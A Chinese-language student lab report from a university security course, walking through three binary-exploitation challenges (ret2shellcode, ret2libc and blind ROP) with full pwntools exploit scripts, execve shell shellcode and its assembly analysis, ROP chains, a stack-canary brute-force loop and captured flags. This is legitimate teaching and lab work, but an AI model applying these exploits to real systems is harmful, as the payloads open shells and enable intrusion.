

Challenge I ret2Shellcode 64bit

- 记录你探究shellcode攻击的过程及原理
- 要求包括对shellcode的分析，即对其中汇编代码的分析，侧重于其中syscall的实现，参数是如何传递的等
- 再寻找一段linux-i386的shellcode，并对其进行分析，着重分析异同
- 要求最后执行flag.exe时的截图

攻击过程及原理

- 首先检测程序开启的保护，可以看出源程序是64位程序，而且几乎没有开启任何保护，并且有可读，可写，可执行段。

```
→ 01_ret2shellcode checksec 01_ret2shellcode
[*] '/home/student/Desktop/lab/lab2/01_ret2shellcode/01_ret2shellcode'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x400000)
RWX:       Has RWX segments
```

- 使用 IDA 看一下程序，发现存在bss段。


```
OAD:0000000000601058 __bss_start db ? ; ; DATA XREF: deregister_tm_clones+1fo
OAD:0000000000601058 ; deregister_tm_clones+6fo ...
OAD:0000000000601058 ; Alternative name is '_edata'
OAD:0000000000601058 ; __TMC_END__
OAD:0000000000601058 ; _edata
OAD:0000000000601059 db ? ;
OAD:000000000060105A db ? ;
OAD:000000000060105B db ? ;
OAD:000000000060105C db ? ;
OAD:000000000060105D db ? ;
OAD:000000000060105E db ? ;
OAD:000000000060105F db ? ;
OAD:000000000060105F LOAD ends
bss:0000000000601060 ; =====
bss:0000000000601060 ; Segment type: Uninitialized
bss:0000000000601060 ; Segment permissions: Read/Write
bss:0000000000601060 _bss segment align_32 public 'BSS' use64
bss:0000000000601060 assume cs:_bss
bss:0000000000601060 ;org 601060h
bss:0000000000601060 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
bss:0000000000601060 public stdout@@GLIBC_2_2_5
bss:0000000000601060 ; FILE *stdout
bss:0000000000601060 stdout@@GLIBC_2_2_5 dq ? ; DATA XREF: LOAD:00000000004003A0fo
bss:0000000000601060 ; main+1Cfo
bss:0000000000601060 ; Alternative name is 'stdout'
bss:0000000000601060 ; Copy of shared data
bss:0000000000601068 align 10h
bss:0000000000601070 public stdin@@GLIBC_2_2_5
bss:0000000000601070 ; FILE *stdin
UNKNOWN 0000000000601058: LOAD: __bss_start (Synchronized with Hex View-1)
```

- gdb调试，运行程序，然后通过 vmmap，我们可以看到 bss 段对应的段具有可执行权限。

pwndbg> vmmap

LEGEND:	STACK	HEAP	CODE	DATA	RWX	RODATA
0x400000	0x401000	r-xp	1000	0		/home/student/Desktop/lab/lab2/01_ret2shellcode/01_ret2shellcode
0x600000	0x601000	r-xp	1000	0		/home/student/Desktop/lab/lab2/01_ret2shellcode/01_ret2shellcode
0x700000	0x701000	rwxp	1000	1000		/home/student/Desktop/lab/lab2/01_ret2shellcode/01_ret2shellcode
0x7ffff79e2000	0x7ffff7bc9000	r-xp	1e7000	0		/lib/x86_64-linux-gnu/libc-2.27.so
0x7ffff7bc9000	0x7ffff7dc9000	--p	200000	1e7000		/lib/x86_64-linux-gnu/libc-2.27.so
0x7ffff7dc9000	0x7ffff7dc0000	r-xp	4000	1e7000		/lib/x86_64-linux-gnu/libc-2.27.so
0x7ffff7dc0000	0x7ffff7dcf000	rwxp	2000	1eb000		/lib/x86_64-linux-gnu/libc-2.27.so
0x7ffff7dcf000	0x7ffff7dd3000	rwxp	4000	0		
0x7ffff7dd3000	0x7ffff7dfe000	r-xp	29000	0		/lib/x86_64-linux-gnu/ld-2.27.so
0x7ffff7dfe000	0x7ffff7fe0000	rwxp	2000	0		
0x7ffff7ffb000	0x7ffff7ffb000	r--p	3000	0		[vvar]
0x7ffff7ffb000	0x7ffff7ffc000	r-xp	1000	0		[vdso]
0x7ffff7ffc000	0x7ffff7ffd000	r-xp	1000	29000		/lib/x86_64-linux-gnu/ld-2.27.so
0x7ffff7ffd000	0x7ffff7ffe000	rwxp	1000	2a000		/lib/x86_64-linux-gnu/ld-2.27.so
0x7ffff7ffe000	0x7ffff7fff000	rwxp	1000	0		
0x7ffff7ffe000	0x7ffff7fff000	rwxp	21000	0		[stack]
0xfffffffff0000000	0xfffffffff01000	--xp	1000	0		[vsyscall]

- 那么我们就控制程序执行 shellcode，也就是读入 shellcode，然后控制程序执行 bss 段处的 shellcode。
- 偏移计算，计算payload: padding1 + address of shellcode + padding2 + shellcode



- `hear()` 函数中调用了 `gets` 函数，存在栈溢出漏洞。观察 `hear()` 函数源代码可以发现，系统为 `str` 预留的空间是256。

```

1 | #define LENGTH 256
2 |
3 | void hear()
4 | {
5 |     char str[LENGTH];
6 |     gets(str);
7 | }

```

- 用IDA64反汇编，发现rbp的偏移地址还有8，因此padding1共需要填充256+8=264个字节，刚好覆盖函数的基地址。

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     __int64 v4; // [rsp+8h] [rbp-8h] BYREF
4
5     setbuf(stdin, 0LL);
6     setbuf(stdout, 0LL);
7     setbuf(stderr, 0LL);
8     puts("[*] ZJUSSEC HW02: ret2shellcode");
9     puts("[*] Please input your ID:");
10    v4 = 0LL;
11    __isoc99_scanf("%lld", &v4);
12    getchar();
13    printf("[*] Hi, %lld. Your ID is stored at:0x%016llx\n", v4, &v4);
14    puts("[*] Now, give me something to overflow me!");
15    hear();
16    return 0;
17 }

```

```

1 __int64 hear()
2 {
3     char v1[256]; // [rsp+0h] [rbp-100h] BYREF
4
5     return gets(v1);
6 }

```

- 系统会输出ID的储存地址，将接收到的16个字节转化为64位地址，就可以得到buffer address。
- buffer address只是大致但不确切的 shellcode 起始地址，还需要在 padding2 里填充若干长度的“\x90”即 NOP (No Operation)，也就是告诉 CPU 什么也不做，然后跳到下一条指令，只要返回地址能够命中这一段中的任意位置，都可以无副作用地跳转到 shellcode 的起始处。经过尝试，填充8字节的NOP指令，可以跳转到shellcode的起始地址。
- 构造64位环境下的shellcode，用 `shellcode=asm(shellcraft.sh())` 生成shellcode的汇编代码
- 综上，最后我们构造的 `payload = b'a' * 264 + p64(buf_addr) + asm('nop') * 8 + shellcode`
- 可以看到成功注入了shellcode:

```

[DEBUG] cpp -C -nostdinc -undef -P -I/usr/local/lib/python3.6/dist-packages/pwnlib/data/includes /dev/stdin
[DEBUG] Assembling
.section .shellcode,"awx"
.global _start
.global __start
_start:
__start:
.intel_syntax noprefix
/* execve(path='/bin//sh', argv=['sh'], envp=0) */
/* push b'/bin//sh\x00' */
push 0x68
mov rax, 0x732f2f2f6e69622f
push rax
mov rdi, rsp
/* push argument array ['sh\x00'] */
/* push b'sh\x00' */
push 0x1010101 ^ 0x6873
xor dword ptr [rsp], 0x1010101
xor esi, esi /* 0 */
push rsi /* null terminate */
push 8
pop rsi
add rsi, rsp
push rsi /* 'sh\x00' */
mov rsi, rsp
xor edx, edx /* 0 */
/* call execve() */
push 59 /* 0x3b */
pop rax
syscall
[DEBUG] /usr/bin/x86_64-linux-gnu-as -64 -o /tmp/pwn-asm-ti40vsko/step2 /tmp/pwn-asm-ti40vsko/step1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-ti40vsko/step3 /tmp/pwn-asm-ti40vsko/step4

```

对shellcode的分析

64位的shellcode:

```
1  /* execve(path='/bin///sh', argv=['sh'], envp=0) */
2      /* push b'/bin///sh\x00' */
3      push 0x68
4      mov rax, 0x732f2f2f6e69622f
5      push rax
6      mov rdi, rsp
7      /* push argument array ['sh\x00'] */
8      /* push b'sh\x00' */
9      push 0x1010101 ^ 0x6873
10     xor dword ptr [rsp], 0x1010101
11     xor esi, esi /* 0 */
12     push rsi /* null terminate */
13     push 8
14     pop rsi
15     add rsi, rsp
16     push rsi /* 'sh\x00' */
17     mov rsi, rsp
18     xor edx, edx /* 0 */
19     /* call execve() */
20     push SYS_execve /* 0x3b */
21     pop rax
22     syscall
```

整个汇编代码实现的是 `execve(path='/bin///sh', argv=['sh'], envp=0)` 这个函数调用，编写的shellcode是实现c语言代码的 `system("/bin/sh")` 函数调用，该函数会调用底层的 `sys_execve()`，通过中断操作以及系统调用来获取shell。

64位linux下，默认前6个参数都存入寄存器。寄存器存储参数顺序，参数从左到右：rdi, rsi, rdx, rcx, r8, r9

```
1  rdi = /bin/sh      ## 第一个参数
2  rsi = 0            ## 第二个参数
3  rdx = 0            ## 第三个参数
4  rax = 0x3b         ## 64位下的系统调用号
5  syscall            ## 64位使用 syscall
```

原来的shellcode中用 `"/bin///sh"` 作为第一个参数，即添加 `/` 来填充空白字符，需要避免汇编代码中间存在空字符截断的问题，可以改为 `"/bin/sh"`。另外 `"/bin/sh"` 是7个字符，64位中需要一行指令，末尾未填充的空字符刚好作为字符串结尾标志符，也就不需要额外压一个空字符入栈。

后面的实际汇编指令如下：

```
1      mov rbx, 0x68732f2f6e69622f # 0x68732f2f6e69622f --> hs/nib/ little endian
2      push rbx
3      push rsp
4      pop rdi
5      xor esi, esi                # rsi低32位
6      xor edx, edx                # rdx低32位
7      push 0x3b
8      pop rax
9      syscall # 调用系统调用
10     ## 汇编之后字节长度为22字节
```

linux-i386的shellcode

如果为32位系统，则配置上下文时应从 `context.arch = 'amd64'` 改为 `context.arch = 'i386'`。同样用 `shellcode=asm(shellcraft.sh())` 生成shellcode的汇编代码。

32位的shellcode如下：

```
1  /* execve(path='/bin///sh', argv=['sh'], envp=0) */
2      /* push b' /bin///sh\x00' */
3      push 0x68
4      push 0x732f2f2f
5      push 0x6e69622f
6      mov ebx, esp
7      /* push argument array ['sh\x00'] */
8      /* push 'sh\x00\x00' */
9      push 0x1010101
10     xor dword ptr [esp], 0x1016972
11     xor ecx, ecx
12     push ecx /* null terminate */
13     push 4
14     pop ecx
15     add ecx, esp
16     push ecx /* 'sh\x00' */
17     mov ecx, esp
18     xor edx, edx
19     /* call execve() */
20     push SYS_execve /* 0xb */
21     pop eax
22     int 0x80
```

一般函数调用参数是压入栈中，这里系统调用使用寄存器，需要对如下几个寄存器进行设置：

```
1  ebx = /bin/sh      ## 第一个参数
2  ecx = 0             ## 第二个参数
3  edx = 0             ## 第三个参数
4  eax = 0xb          ## 0xb为系统调用号，即sys_execve() 系统函数对应的序号
5  int 0x80            ## 执行系统中断
```

同样地，原来的shellcode中用"/bin///sh"作为第一个参数，可以改为"/bin/sh"。"/bin/sh"是7个字符，32位中需要两行指令，末尾未填充的空字符刚好作为字符串结尾标志符，也就不需要额外压一个空字符入栈。

后面的实际汇编指令如下：

```
1  push 0x68732f      # 0x68732f --> hs/      little endian
2  push 0x6e69622f    # 0x6e69622f --> nib/   little endian
3  mov ebx, esp
4  xor edx, edx
5  xor ecx, ecx
6  mov al, 0xb        # al为eax的低8位
7  int 0x80
8  ## 汇编之后字节长度为20字节
```


跟64位的shellcode主要区别有：

1. AMD64位的寄存器是64位的，如rax寄存器对应32位的eax，在64位下也能用32的eax，16位的ax，8位的al，ah，另外还多了r8 - r15这8个64位的通用寄存器
2. 64位下的系统调用号与32是不尽相同的，区别较大，比如execve的调用号分别为0xb和0x3b
3. 系统调用约定不同，64位下系统调用（普通函数调用也是）的约定为前6个参数依次放在如下寄存器：rdi, rsi, rdx, rcx, r8, r9. 系统调用号放在rax，返回的结果也放在rax
4. 系统调用的方式不同，64位下是syscall，而不是int 0x80
5. 64位下栈的大小是以64bit，8个字节进出栈的，32位是32bit，4字节

实验脚本

```
1  from pwn import *
2  context.arch = 'amd64'
3  # context.log_level = 'debug'
4  sh = remote('47.99.80.189', 10011) # pwntools通过socket连接至远端
5  sh.recvuntil("Please input your StudentID:\n") # 远程环境统一要求输入学号
6  sh.sendline('3180105507')
7  sh.recvuntil("[*] Please input your ID:\n")
8  sh.sendline('3180105507')
9
10 # 生成44个字节的shellcode
11 shellcode=asm(shellcraft.sh())
12
13 # 通过缓冲区溢出覆盖程序的局部变量，执行 shellcode
14 sh.recvuntil("Your ID is stored at:0x")
15 buf_addr = int(sh.recvuntil("\n"), 16)
16 sh.recvuntil("[*] Now, give me something to overflow me!\n")
17 payload = b'a' * 264 + p64(buf_addr) + asm('nop') * 8 + shellcode
18 sh.sendline(payload) # 发送计算的payload
19
20 sh.sendline("./flag.exe 3180105507")
21 sh.interactive() # 将代码交互转换为手工交互
```

实验结果

```
→ 01_ret2shellcode python3 01_ret2shellcode.py
[+] Opening connection to 47.99.80.189 on port 10011: Done
[*] Switching to interactive mode
CHALLENGE: ret2shellcode

[ timestamp ] Wed Apr 21 06:16:16 2021
You flag: ssec2021{y0u_KnoW_5he1lC0dE|d2f62dcb}
```

Challenge II Ret2libc 64bit

- 记录你的解题过程，并讲清楚其中原理
- 总结一下自己使用到的工具及方法
- 要求最后执行flag.exe时的截图

攻击过程及原理

- checksec查看安全防护：可以看到DEP防护开启，ASLR等其他防护关闭。在开启DEP防护的情况下栈上面没有执行权限。

```
→ 02_ret2libc64 checksec 02_ret2libc64
[*] '/home/student/Desktop/lab/lab2/02_ret2libc64/02_ret2libc64'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

- 用ldd命令查看程序需要的共享模块：

程序依赖的是 libc.so.6 这个共享模块，这个共享模块里面提供了大量可以利用的函数，我们的目的是执行 system("/bin/sh") 来打开shell，也就是说只要在 libc 中找到了 system() 函数和 "/bin/sh" 字符串的地址就可以控制返回地址打开shell。

```
→ 02_ret2libc64 ldd 02_ret2libc64
linux-vdso.so.1 (0x00007ffd3c3cb000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ff72c8ad000)
/lib64/ld-linux-x86-64.so.2 (0x00007ff72cc9e000)
```

- 偏移计算，计算**payload1**: padding + address of gadget 1 + param for gadget 1 + address of gadget 2 + param for gadget 2 + + address of gadget n
 - hear() 函数中调用了 read 函数，存在栈溢出漏洞。

```
1  #define LENGTH 256
2
3  void hear(void)
4  {
5      char str[LENGTH];
6      read(STDIN_FILENO, str, LENGTH+0x48);
7  }
8
```

- 用IDA64反汇编，同理padding1=256+8=264

```
.text:000000000400706
.text:000000000400706
.text:000000000400706 ; Attributes: bp-based frame
.text:000000000400706 public hear
.text:000000000400706 hear proc near
.text:000000000400706 buf= byte ptr -100h
.text:000000000400706 ; __unwind {
.text:000000000400706 000 push rbp
.text:000000000400707 008 mov rbp, rsp
.text:00000000040070A 008 sub rsp, 100h ; Integer Subtraction
.text:000000000400711 108 lea rax, [rbp+buf] ; Load Effective Address
.text:000000000400718 108 mov edx, 148h ; nbytes
.text:00000000040071D 108 mov rsi, rax ; buf
.text:000000000400720 108 mov edi, 0 ; fd
.text:000000000400725 108 call _read ; Call Procedure
.text:00000000040072A 108 nop ; No Operation
.text:00000000040072B 108 leave ; High Level Procedure Exit
.text:00000000040072C 000 retn ; Return Near from Procedure
.text:00000000040072C ; } // starts at 400706
.text:00000000040072C hear endp
.text:00000000040072C
```



```

1 ssize_t __fastcall hear(const char *a1)
2 {
3     char buf[256]; // [rsp+0h] [rbp-100h] BYREF
4
5     return read(0, buf, 0x148uLL);
6 }

```


- 用 ropgadgets 寻找能控制 rbp 寄存器的 gadgets，选取 400843 作为 gadgets

```

→ 02_ret2libc64 ROPgadget --binary ./02_ret2libc64 --only 'pop|ret' | grep 'rbp'
0x000000000040083b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040083f : pop rbp ; pop r14 ; pop r15 ; ret
0x00000000004005f8 : pop rbp ; ret

```


- 通过 ida 可以得到 hear 函数的起始地址为 00400706。

 hear

0000000000400706

- 另外通过给定的 02_ret2libc64 可以找到 libc 中 puts 的 got 表和 plt 表地址。
- 因此 $\text{payload1} = \text{b'a'} * 264 + \text{p64}(0x00400843) + \text{p64}(\text{puts_got}) + \text{p64}(\text{puts_plt}) + \text{p64}(0x00400706)$ 。

- **payload2:** padding1 + address of system() + padding2 + address of "/bin/sh"



- padding1 与上面的相同
- padding2 为 return 的返回地址 0x0040053e。在 64bit 下，由于 glibc-2.27 版本中的库函数使用了 sse 指令，可能会遇到即使寄存器参数正确、成功进入相应函数，也会报段错误的问题。其原因是进入函数时的栈的对齐问题。新的 sse 指令要求操作数 16 字节对齐，因此可以考虑在 rop 链中增加一个指向 ret 的 gadget，多跳一次，使 sp 指针对齐，避免段错误。


```

→ 02_ret2libc64 ROPgadget --binary ./02_ret2libc64 --only 'pop|ret'
Gadgets information
=====
0x000000000040083c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040083e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400840 : pop r14 ; pop r15 ; ret
0x0000000000400842 : pop r15 ; ret
0x000000000040083b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040083f : pop rbp ; pop r14 ; pop r15 ; ret
0x00000000004005f8 : pop rbp ; ret
0x0000000000400843 : pop rdi ; ret
0x0000000000400841 : pop rsi ; pop r15 ; ret
0x000000000040083d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040053e : ret
0x0000000000400542 : ret 0x200a
0x00000000004006c1 : ret 0xb60f

Unique gadgets found: 13

```

- 找 system() 函数和 /bin/sh 字符串的地址 system_addr 和 binsh_addr。
- `payload2 = b'A'*264 + p64(0x00400843) + p64(binsh_addr) + p64(0x0040053e) + p64(system_addr)`


实验脚本

```

1  from pwn import *
2  context.arch = 'amd64'
3
4  sh = remote('47.99.80.189', 10012)
5  elf = ELF("./02_ret2libc64")
6
7  sh.recvuntil("Please input your StudentID:\n") # 远程环境统一要求输入学号
8  sh.sendline('3180105507')
9  sh.recvuntil("[*] Now, please input your ID:\n")
10 sh.sendline('3180105507')
11 sh.recvuntil("Give me something to overflow me!\n")
12
13 libc = elf.libc
14 puts_got = elf.got["puts"]
15 puts_plt = elf.plt["puts"]
16 libc_puts = libc.symbols["puts"]
17
18 # leak addr
19 payload1 = b'A'*264 + p64(0x00400843) + p64(puts_got) + p64(puts_plt) + p64(0x00400706)
20 sh.sendline(payload1)
21
22 # get the related addr
23 puts_addr = sh.recvuntil("\n")[:-1]
24 puts_addr = u64((puts_addr).ljust(8, b'\x00'))
25
26 libc_base = puts_addr - libc_puts
27 system_addr = libc_base + libc.symbols["system"]
28 binsh_addr = libc_base + next(libc.search(b"/bin/sh"))
29
30 # get shell
31 payload2 = b'A'*264 + p64(0x00400843) + p64(binsh_addr) + p64(0x0040053e) +
32 p64(system_addr)
33 sh.sendline(payload2)
34
35 sh.sendline("./flag.exe 3180105507")
36 sh.interactive()

```

实验结果

```
→ 02_ret2libc64 python3 02_ret2libc64.py
[+] Opening connection to 47.99.80.189 on port 10012: Done
[*] '/home/student/Desktop/lab/lab2/02_ret2libc64/02_ret2libc64'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x400000)
[*] '/lib/x86_64-linux-gnu/libc-2.27.so'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
[*] Switching to interactive mode
CHALLENGE: ret2libc64

[ timestamp ] Sun Apr 25 14:29:13 2021
You flag: ssec2021{l1Bc_d4Ng3r0us|39759659}
```

Challenge III BROP

- 请详细记录你的攻击流程，遇到的困难，以及解决困难的方法
- 尤其记录你搜集信息的过程
- 要求最后执行flag.exe时的截图

辅助信息

- gcc编译命令: `gcc 03_brop.c -o 03_brop -m32 -fno-pie -no-pie`
- checksec的结果:

```
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

可知是32位程序，开了got表半保护，NX保护，有canary

- 程序跑起来的样子:

[illegible]

输出内容以 `[+]` 开头的信息，是使用父进程打印获得的，如果是 `[-]` 则表示是子进程输出的。即子进程不崩溃时，则输入内容后，依然会是 `[-]` 开头的，而如果子进程崩溃了，则会返回到父进程，输出以 `[+]` 开头的内容。

攻击流程

stack reading

崩溃点判断

- 爆破，第一次喂15个字节，程序未崩溃，然后喂16个字节，得到程序崩溃的位置，这个位置通常是canary，或者是返回地址。

```
→ ~ nc 47.99.80.189 10013
Please input your StudentID:
3180105507
Welcome 3180105507! Here comes your challenge:
[+] After so many things, you are still here, wandering.
[-] INPUT something darker:
aaaaaaaaaaaaaaaaaa
[-] You are a good boy...
[-] INPUT something darker:
aaaaaaaaaaaaaaaaaa
[+] You just refuse to grow up _-
[+] After so many things, you are still here, wandering.
[-] INPUT something darker:
```

canary处理

leak canary可以采用单字节的匹配爆破，32bit下，canary共4个字节，每个字节有256种可能，且最后一个byte固定为\x00，则至多需要768次尝试，以下为细节：

- 假设程序在输入100个字节时可以正常运行，101个字节时崩溃，视为遇到了canary。
- 依然输入第101个字节，但是第101字节要0~256遍历，直到程序不崩溃，认为已经单字节与canary匹配
- 如此重复，直到4个字节都匹配完成。
- 获取了canary的信息！

```
[DEBUG] Received 0x23 bytes:
    b'[+] You just refuse to grow up --\n'
[DEBUG] Received 0x56 bytes:
    b'[+] After so many things, you are still here, wandering.\n'
    b'[-] INPUT something darker: \n'
[DEBUG] Sent 0x14 bytes:
    00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  |aaaa|aaaa|aaaa|aaaa|
    00000010  00 a7 6a b1                                     |..j.|
    00000014
[DEBUG] Received 0x38 bytes:
    b'[-] You are a good boy... \n'
    b'[-] INPUT something darker: \n'
[*] canary is 0xb16aa700
```

爆破脚本

```
1 from pwn import *
2 import code
3
4 context.log_level = 'debug'
5
6 sh = remote('10.15.201.97', 8090) # pwntools通过socket连接至远端
7 sh.recvuntil("Please input your StudentID:\n") # 远程环境统一要求输入学号
8 sh.sendline('3180105507')
9 sh.recvuntil('[-] INPUT something darker: \n')
10 canary='\x00'
11 for i in range(3):
12     for byte in range(256):
13         sh.send('a'*16+canary+chr(byte))
14         a=sh.recvuntil("[-] INPUT something darker: \n")
15         print(a)
16         if b"[-] You are a good boy... \n" in a:
17             canary+=chr(byte)
18             break
19 log.info('canary is %#x' % (u32(canary)))
20 code.interact(local=locals())
```

在本地用一样的编译选项编写一个c语言程序demo，并对其进行反编译。发现在调用函数与主函数之间除了canary的4个字节还有8个字节的偏移，因此共要填充12个字节。

Blind ROP

- **目的：**使用 `write()` 泄漏binary到socket，之后就可以使用传统的ROP攻击了

爆破程序的 `.text` 段。

- 将返回地址设置为代码段的某地址，然后通过返回的信息判断当前程序的运行状况，一般而言首先需要寻找的是 **stop** gadget，然后再利用 **stop** gadget 可以判断出 **trap** gadget，然后使用这两种 gadget 可以好好探索 `addr = Probe` 处的程序的具体情况，在64bit下可以找到BROP gadget，是一个用于辅助参数传递的绝妙gadget（此处略去大量细节）
- 在爆破过程中，plt表位置的爆破得到的返回信息会呈现出一种特定的规律，据此我们可以确定plt表的位置；
- 再对plt表中的所有未知功能的函数进行逐一测试，即使用stack，传递参数为 `arg1 = 1, arg2 = 0x8048000, arg3 = 0x1000`
- 如果这个函数是 `write@plt`，那么就会执行 `write(1, 0x8048000, 0x1000)`，打印从0x8048000开始的0x1000个字节

需要注意的是，0x8048000是32bit下程序的默认加载位置（没有PIE的情况下），此处会存着“\x7fELF”的信息，与ELF的文件头相对应。因此我们可以通过write执行后的打印信息是否以“\x7fELF”开头，来判断是否找到了 `write()` 函数，0x1000是一般的小程序默认的代码段空间。

此时需要开始扫描程序，搜集信息获取可用的gadget，以下为**强烈建议**的扫描范围：

0x80486a0~0x80489a0，在这个范围，有许多有趣的函数，会打印奇奇怪怪的信息，使用这些信息，足以帮助你完成此次攻击。

将write打印的 `.text` 部分的内容存储，并且使用反编译工具，查看其中的内容，使用binary模式打开程序，搜索其中的字符串，查看相关代码，就能获得很多有用的信息。

Build Exp with binary

使用获得的binary中的信息，构建一个普通的ROP攻击。

实验脚本

```
1  from pwn import *
2  import code
3
4  context.log_level = 'debug'
5
6  sh = remote('10.15.201.97', 8090)      # pwntools通过socket连接至远端
7  sh.recvuntil("Please input your StudentID:\n") # 远程环境统一要求输入学号
8  sh.sendline('3180105507')
9  sh.recvuntil('[ ] INPUT something darker: \n')
10 canary='\x00'
11 for i in range(3):
12     for byte in range(256):
13         sh.send('a'*16+canary+chr(byte))
14         a=sh.recvuntil("[ ] INPUT something darker: \n")
15         if b"[ ] You are a good boy... \n" in a:
16             canary+=chr(byte)
17             break
18 log.info('canary is %#x' % (u32(canary)))
19 # code.interact(local=locals())
20
21 def get_addr():
22     addr=0x80486a0
23     sh.recv(1034,0.25)
24     while addr<0x80489a0:
25         addr+=1
26         payload = b'a'*16 + p32(u32(canary))+b'0'*12 + p32(addr)
27         sh.sendline(payload)
28         content=sh.recvuntil('[ ] INPUT something darker: \n')
29         f.write(str(content))
30
31 def get_binary():
32     payload2=b'a'*16 + p32(u32(canary))+b'0'*12 +
33     p32(0x8048560)+p32(1)+p32(1)+p32(0x8048000)+p32(0x1000)
34     sh.recv(1024,0.1)
35     sh.sendline(payload2)
36     content=sh.recvuntil('[ ] INPUT something darker: \n')
37     f.write(str(content))
38
39 # sh.sendline("./flag.exe 3180105507")
```

实验结果